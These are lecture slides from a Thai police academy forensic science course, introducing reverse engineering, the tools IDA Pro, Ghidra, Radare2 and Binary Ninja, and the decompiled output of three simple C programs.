

Reverse Engineering and Pwnage

Asst.Prof.Pol.Lt.Col.Dr.Wongyos Keardsri (Bank)

Faculty of Forensic Science

Royal Police Cadet Academy, Thailand

Email: wongyos@gmail.com Line ID: wongyos

Facebook: <https://www.facebook.com/wongyos>


Introduction to Reverse Engineering

Definition of Reverse Engineering


- Reverse engineering is the process of analyzing a system to identify its components, understand its functionality, and reconstruct its workings, typically without access to the original source code or design documents
- Reverse engineering is a process of recovering the design, requirement specifications and functions of a product from an analysis of its code
- This practice is used in various fields, such as software development, hardware engineering, and cybersecurity

Process of Reverse Engineering

Compilation Process



Decompilation Process




List of Executable File Extensions

Language/Platform	Extensions
C/C++ (Linux)	ELF (No extension)
C/C++ (Windows)	exe, dll
Python	pyc
Java	class, jar
Android Application	apk
iOS Application	ipa

Reverse Engineering in C/C++

Reverse Engineering Tools for C/C++

IDA Pro




<https://tinyurl.com/bdv67ad6>

Reverse Engineering Tools for C/C++ (Cont)

- **Interactive Disassembler (IDA)** is a **disassembler** for computer software which generates assembly language source code from **machine-executable code**
- **IDA** supports a variety of executable formats for different processors and operating systems and can be used as a debugger for **Windows, Mac OS, and Linux** executables
- The latest full version of **IDA Pro** is **commercial** (**version 7.7** as of January 2022), while an earlier and less capable version is available for download **free of charge** (**version 7.6** as of March 2021)

Reverse Engineering Tools for C/C++ (Cont)

Ghidra



<https://github.com/NationalSecurityAgency/ghidra/releases>

Reverse Engineering Tools for C/C++ (Cont)

- Ghidra (/ˈɡɪːdrə/) is a free and open-source reverse engineering tool developed by the National Security Agency (NSA) of the United States
- The binaries were released at RSA Conference in March 2019; the sources were published one month later on GitHub
- Ghidra is seen by many security researchers as a competitor to IDA Pro
- The software is written in Java using the Swing framework for the GUI and the decompiler component is written in C++

Reverse Engineering Tools for C/C++ (Cont)

Radare2

The screenshot displays the Radare2 application interface. The main window shows the disassembly of a C function named 'main'. The code is as follows:

```
/(fcn) main 289
main (int argc, char **argv, char **envp);
; var int local_60h @ rbp-0x60
; var int local_40h @ rbp-0x40
; var int canary @ rbp-0x18
0x0040197b    push rbp
0x0040197c    mov rbp, rsp
0x0040197f    push r12
0x00401981    push rbx
0x00401982    sub rsp, 0x50 ; 'P'
0x00401986    mov rax, qword fs:[0x28] ; [0x28:8]=-1 ; '('
0x0040198f    mov qword [canary], rax
0x00401993    xor eax, eax
0x00401995    lea rax, [local_60h]
0x00401999    mov rdi, rax
0x0040199c    call sym.std::_cxx11::basic_string_char_std:
0x004019a1    mov esi, str.Enter_Password__or_q_to_quit_ ;
0x004019a6    mov edi, obj.std::cout ; 0x603280
0x004019ab    call sym.std::basic_string_char_std:char_
```

The interface includes a sidebar on the left with a list of functions and symbols. The bottom panel shows a console with the text: > Populating UI, > Finished, happy reversing :). The bottom right corner features a circular progress indicator and a 'Sections' tab.

Name	Size	Address	EndAddress	Entropy
.bss	0	0x00603160	0x00603160	0.00000000
.comment	53	0x00000000	0x00000035	4.11422635
.data	16	0x00603140	0x00603150	0.00000000
.dynamic	496	0x00602e08	0x00602ff8	1.56961331
.dynstr	2143	0x00400748	0x00400fa7	4.80017499
.dynsym	1128	0x004002e0	0x00400748	1.37870685


<https://rada.re/n/>

Reverse Engineering Tools for C/C++ (Cont)

- Radare2 is a **free/libre** toolchain for easing several low level tasks like forensics, **software reverse engineering**, **exploiting**, **debugging**, ...
- Radare2 (also known as **r2**) is a complete framework for **reverse-engineering** and analyzing **binaries**; composed of a set of small utilities that can be used together or independently from the command line
- Radare2 is built around a **disassembler** for computer software that generates **assembly** language **source code** from **machine-executable code**, it supports a **variety of executable formats** for different processor architectures and operating systems

Reverse Engineering Tools for C/C++ (Cont)

Binary Ninja



<https://binary.ninja/>

Reverse Engineering Tools for C/C++ (Cont)

- Binary Ninja is an interactive decompiler, disassembler, debugger, and binary analysis platform built by reverse engineers, for reverse engineers
- Binary Ninja is a reverse-engineering platform developed by Vector 35 Inc.
 - It can disassemble a binary and display the disassembly in linear or graph views
 - It performs automated in-depth analysis of the code, generating information that helps to analyze a binary
 - It lifts the instructions into intermediate languages, and eventually generates the decompiled code


C/C++ Decompilations

Source Code #1: Basic

```
#include <stdio.h>
int main() {
    int a, b;
    int c = 0;
    printf("Enter a: ");
    scanf("%d", &a);
    printf("Enter b: ");
    scanf("%d", &b);
    c = a + b;
    printf("Result: %d", c);
    return 0;
}
```

C/C++ Decompilations (Cont)

Decompiling Executable Code #1: Basic



The screenshot shows the IDA Pro decompiler window with the following tabs: IDA View-A, Pseudocode-A, Hex View-1, and Structures. The main window displays the decompiled C code for a program named `__cdecl main`. The code includes variable declarations for `v4`, `v5`, and `v6`, followed by a sequence of operations: setting `v6` to 0, printing a prompt for 'a', scanning for an integer into `v5`, printing a prompt for 'b', scanning for an integer into `v4`, adding `v5` and `v4` to `v6`, printing the result, and returning 0.

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     int v4; // [rsp+4h] [rbp-Ch] BYREF
4     int v5; // [rsp+8h] [rbp-8h] BYREF
5     int v6; // [rsp+Ch] [rbp-4h]
6
7     v6 = 0;
8     printf("Enter a: ");
9     __isoc99_scanf("%d", &v5);
10    printf("Enter b: ");
11    __isoc99_scanf("%d", &v4);
12    v6 = v5 + v4;
13    printf("Result: %d", (unsigned int)(v5 + v4));
14    return 0;
15 }
```


C/C++ Decompilations (Cont)

Source Code #2: Decision

```
#include <stdio.h>
int main() {
    int a, b;
    printf("Enter a: ");
    scanf("%d", &a);
    printf("Enter b: ");
    scanf("%d", &b);
    if (a >= b) {
        printf("Max: %d", a);
    } else {
        printf("Max: %d", b);
    }
    return 0;
}
```

C/C++ Decompilations (Cont)

Decompiling Executable Code #2: Decision



The screenshot shows the IDA Pro decompiler interface with the following tabs: IDA View-A, Pseudocode-A, Hex View-1, and Structures. The main window displays the decompiled C code for a program. The code is as follows:

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     unsigned int v4; // [rsp+8h] [rbp-8h] BYREF
4     unsigned int v5; // [rsp+Ch] [rbp-4h] BYREF
5
6     printf("Enter a: ");
7     __isoc99_scanf("%d", &v5);
8     printf("Enter b: ");
9     __isoc99_scanf("%d", &v4);
10    if ( (int)v5 < (int)v4 )
11        printf("Max: %d", v4);
12    else
13        printf("Max: %d", v5);
14    return 0;
15 }
```


C/C++ Decompilations (Cont)

Source Code #3: Iteration

```
#include <stdio.h>
int main() {
    int i;
    for (i = 1; i <= 10; i++) {
        printf("Loop NO.: %d\n", i);
    }
    return 0;
}
```

C/C++ Decompilations (Cont)

Decompiling Executable Code #3: Iteration



The screenshot shows the IDA Pro decompiler interface with four tabs: 'IDA View-A', 'Pseudocode-A', 'Hex View-1', and 'Structures'. The 'Pseudocode-A' tab is active, displaying the following C code:

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     int i; // [rsp+Ch] [rbp-4h]
4
5     for ( i = 1; i <= 10; ++i )
6         printf("Loop NO.: %d\n", (unsigned int)i);
7     return 0;
8 }
```

